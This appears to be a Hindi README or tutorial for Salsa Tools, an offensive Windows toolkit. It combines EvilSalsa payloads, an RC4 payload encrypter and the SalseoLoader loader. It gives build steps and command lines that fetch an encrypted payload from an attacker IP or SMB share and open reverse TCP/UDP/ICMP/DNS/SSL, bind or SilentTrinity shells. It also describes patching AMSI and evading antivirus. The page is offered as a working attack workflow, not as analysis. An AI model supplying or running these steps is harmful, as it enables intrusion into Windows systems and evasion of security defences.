
Salsa Tools - ShellReverse TCP/UDP/ICMP/DNS/SSL/BINDTCP/Shellcode/SILENTTRINITY और AV बाइपास, AMSI पैच्ड

   _____       __              ______            __
  / ___/____ _/ /________ _   /_  __/___  ____  / /____
  \__ \/ __ `/ / ___/ __ `/    / / / __ \/ __ \/ / ___/
 ___/ / /_/ / (__  ) /_/ /    / / / /_/ / /_/ / (__  )
/____/\__,_/_/____/\__,_/    /_/  \____/\____/_/____/
Salsa Tools तीन अलग-अलग टूलों का एक संग्रह है, जो संयुक्त रूप से किसी भी Windows वातावरण में एक उन्नत रिवर्स शेल प्राप्त करने की अनुमति देता है, बिना इसके निष्पादन के लिए PowerShell की भी आवश्यकता के। नवीनतम पहचान तकनीकों (AMSI) से बचने के लिए, अधिकांश घटक मूल रूप से C# में लिखे गए थे। Salsa Tools को लुइस वाकास द्वारा सार्वजनिक रूप से उनके वार्ता "Inmersión en la explotación tiene rima" के दौरान जारी किया गया था, जो 9 फरवरी 2019 को h-c0n में हुआ था।
* TCP/UDP/ICMP/DNS/BIND/SSL/Shellcode/SilentTrinity
* AV Safe (17 फरवरी)
* AMSI पैचर
* PowerShell निष्पादन
* ...
Salsa-Tools तीन अलग-अलग सामग्रियों से बना है: - EvilSalsa - EncrypterAssembly - SalseoLoader और इसका व्यवहार इस प्रकार है:
   ___ __ __  ____  _
  /  _]  |  ||    || |
 /  [_|  |  | |  | | |
|    _]  |  | |  | | |___
|   [_|  :  | |  | |     |
|     |\   /  |  | |     |
|_____| \_/  |____||_____|

  _____  ____  _     _____  ____
 / ___/ /    || |   / ___/ /    |
(   \_ |  o  || |  (   \_ |  o  |
 \__  ||     || |___\__  ||     |
 /  \ ||  _  ||     /  \ ||  _  |
 \    ||  |  ||     \    ||  |  |
  \___||__|__||_____|\___||__|__|

[+] यह हमारा पेलोड है
EvilSalsa इस रेसिपी की मुख्य सामग्री है। इसमें पेलोड होता है, जो सिस्टम पर इस प्रकार निष्पादित होता है: जैसे ही पेलोड शुरू होता है, यह System.Management.Automation.dll को चलाता है जो एक रनस्पेस बनाता है। उस रनस्पेस के भीतर हमारे पास चार प्रकार के शेल होते हैं (TCP/UDP/ICMP/DNS/BINDTCP/SHELLCODE/SILENTTRINITY)। एक बार EvilSalsa लोड हो जाने पर, सबसे पहले c:\windows\system32\amsi.dll के अस्तित्व की जाँच की जाती है। यदि यह मौजूद है, तो इसे CyberArk और Rastamouse बाईपास के एक घरेलू संस्करण का उपयोग करके पैच किया जाता है।
  ______                             _
 |  ____|                           | |
 | |__   _ __   ___ _ __ _   _ _ __ | |_ ___ _ __
 |  __| | '_ \ / __| '__| | | | '_ \| __/ _ \ '__|
 | |____| | | | (__| |  | |_| | |_) | ||  __/ |
 |______|_| |_|\___|_|   \__, | .__/ \__\___|_|
     /\                   __/ | || |   | |
    /  \   ___ ___  ___ _|___/|_|| |__ | |_   _
   / /\ \ / __/ __|/ _ \ '_ ` _ \| '_ \| | | | |
  / ____ \\__ \__ \  __/ | | | | | |_) | | |_| |
 /_/    \_\___/___/\___|_| |_| |_|_.__/|_|\__, |
                                           __/ |
                                          |___/

 [+] RC4 का उपयोग करके पेलोड को एन्क्रिप्ट करने वाला सॉफ्टवेयर
 [+] हमारे पास python और .exe दोनों संस्करण हैं
EncrypterAssembly का उपयोग Python स्क्रिप्ट या Exe बाइनरी के रूप में किया जा सकता है। यह पहले से उत्पन्न EvilSalsa को एन्क्रिप्ट करता है।
Python उपयोग:
python encrypterassembly.py <FILE> <PASSWORD> <OUTPUT>
निष्पादन योग्य उपयोग:
Encrypterassembly.exe <FILE> <PASSWORD> <OUTPUT>

SalseoLoader एन्क्रिप्टेड पेलोड को लोड करने के लिए जिम्मेदार है। इसे लाइब्रेरी या निष्पादन योग्य के रूप में कंपाइल किया जा सकता है। यदि इसे निष्पादन योग्य के रूप में चलाया जाता है, तो चुने गए तर्क निष्पादन के समय प्रदान किए जाने चाहिए। यदि इसे लाइब्रेरी के रूप में कंपाइल किया जाता है, तो डिस्क्रिप्टर "main" को एक्सपोर्ट किया जाना चाहिए। पर्यावरण चर का उपयोग करके तर्क जोड़े जाते हैं।
  _____  ____  _     _____   ___   ___
 / ___/ /    || |   / ___/  /  _] /   \
(   \_ |  o  || |  (   \_  /  [_ |     |
 \__  ||     || |___\__  ||    _]|  O  |
 /  \ ||  _  ||     /  \ ||   [_ |     |
 \    ||  |  ||     \    ||     ||     |
  \___||__|__||_____|\___||_____| \___/

 _       ___    ____  ___      ___  ____
| |     /   \  /    ||   \    /  _]|    \
| |    |     ||  o  ||    \  /  [_ |  D  )
| |___ |  O  ||     ||  D  ||    _]|    /
|     ||     ||  _  ||     ||   [_ |    \
|     ||     ||  |  ||     ||     ||  .  \
|_____| \___/ |__|__||_____||_____||__|\_|

                             By: CyberVaca@HackPlayers

[+] उपयोग:

    [-] SalseoLoader.exe password http://webserver.com/elfuckingmal.txt ReverseTCP LHOST LPORT
    [-] SalseoLoader.exe password \\smbserver.com\evil\elfuckingmal.txt ReverseUDP LHOST LPORT
    [-] SalseoLoader.exe password c:\temp\elfuckingmal.txt ReverseICMP LHOST
    [-] SalseoLoader.exe password http://webserver.com/elfuckingmal.txt ReverseDNS LHOST ServerDNS
    [-] SalseoLoader.exe password http://webserver.com/elfuckingmal.txt BindTCP LHOST LPORT
    [-] SalseoLoader.exe password c:\temp\elfuckingmal.txt ReverseSSL LHOST LPORT
    [-] SalseoLoader.exe password http://webserver.com/shellcode.txt shellcode
    [-] SalseoLoader.exe password http://webserver.com/silent.txt silenttrinity URL_C2C

[+] उपलब्ध पेलोड:

    [-] ReverseTCP  [-] ReverseDNS   [-] ReverseSSL  [-] Shellcode
    [-] ReverseUDP  [-] ReverseICMP  [-] BindTCP     [-] SilentTrinity
GitHub से सोर्स कोड डाउनलोड करें और EvilSalsa और SalseoLoader को कंपाइल करें। आपको कोड को कंपाइल करने के लिए Visual Studio इंस्टॉल करने की आवश्यकता होगी।
उन प्रोजेक्ट्स को उस विंडोज मशीन की आर्किटेक्चर के लिए कंपाइल करें जहाँ आप उनका उपयोग करने जा रहे हैं (यदि विंडोज x64 का समर्थन करता है, तो उन्हें उस आर्किटेक्चर के लिए कंपाइल करें)।
आप Visual Studio के अंदर बाएं "Build" टैब में "Platform Target" में आर्किटेक्चर चुन सकते हैं।
(यदि आपको ये विकल्प नहीं मिलते हैं, तो "Project Tab" पर प्रेस करें और फिर " Properties" पर प्रेस करें)

फिर, दोनों प्रोजेक्ट्स को बिल्ड करें (Build -> Build Solution) (लॉग में निष्पादन योग्य का पथ दिखाई देगा):

सबसे पहले, आपको EvilSalsa.dll को एन्कोड करने की आवश्यकता होगी। ऐसा करने के लिए, आप Python स्क्रिप्ट encrypterassembly.py का उपयोग कर सकते हैं या प्रोजेक्ट EncrypterAssembly को कंपाइल कर सकते हैं।
python EncrypterAssembly/encrypterassembly.py <FILE> <PASSWORD> <OUTPUT_FILE>
python EncrypterAssembly/encrypterassembly.py EvilSalsa.dll password evilsalsa.dll.txt
EncrypterAssembly.exe <FILE> <PASSWORD> <OUTPUT_FILE>
EncrypterAssembly.exe EvilSalsa.dll password evilsalsa.dll.txt
ठीक है, अब आपके पास वह सब कुछ है जो आपको पूरे Salseo कार्य को निष्पादित करने के लिए चाहिए: एन्कोडेड EvilSalsa.dll और SalseoLoader की बाइनरी। SalseoLoader.exe बाइनरी को मशीन पर अपलोड करें। इसे किसी भी AV द्वारा पहचाना नहीं जाना चाहिए...
रिवर्स शेल लिसनर के रूप में nc, और एन्कोडेड evilsalsa को सर्व करने के लिए एक HTTP सर्वर शुरू करना याद रखें।
SalseoLoader.exe password http://<Attacker-IP>/evilsalsa.dll.txt reversetcp <Attacker-IP> <Port>
रिवर्स शेल लिसनर के रूप में nc, और एन्कोडेड evilsalsa को सर्व करने के लिए एक SMB सर्वर (impacket-smbserver) शुरू करना याद रखें।

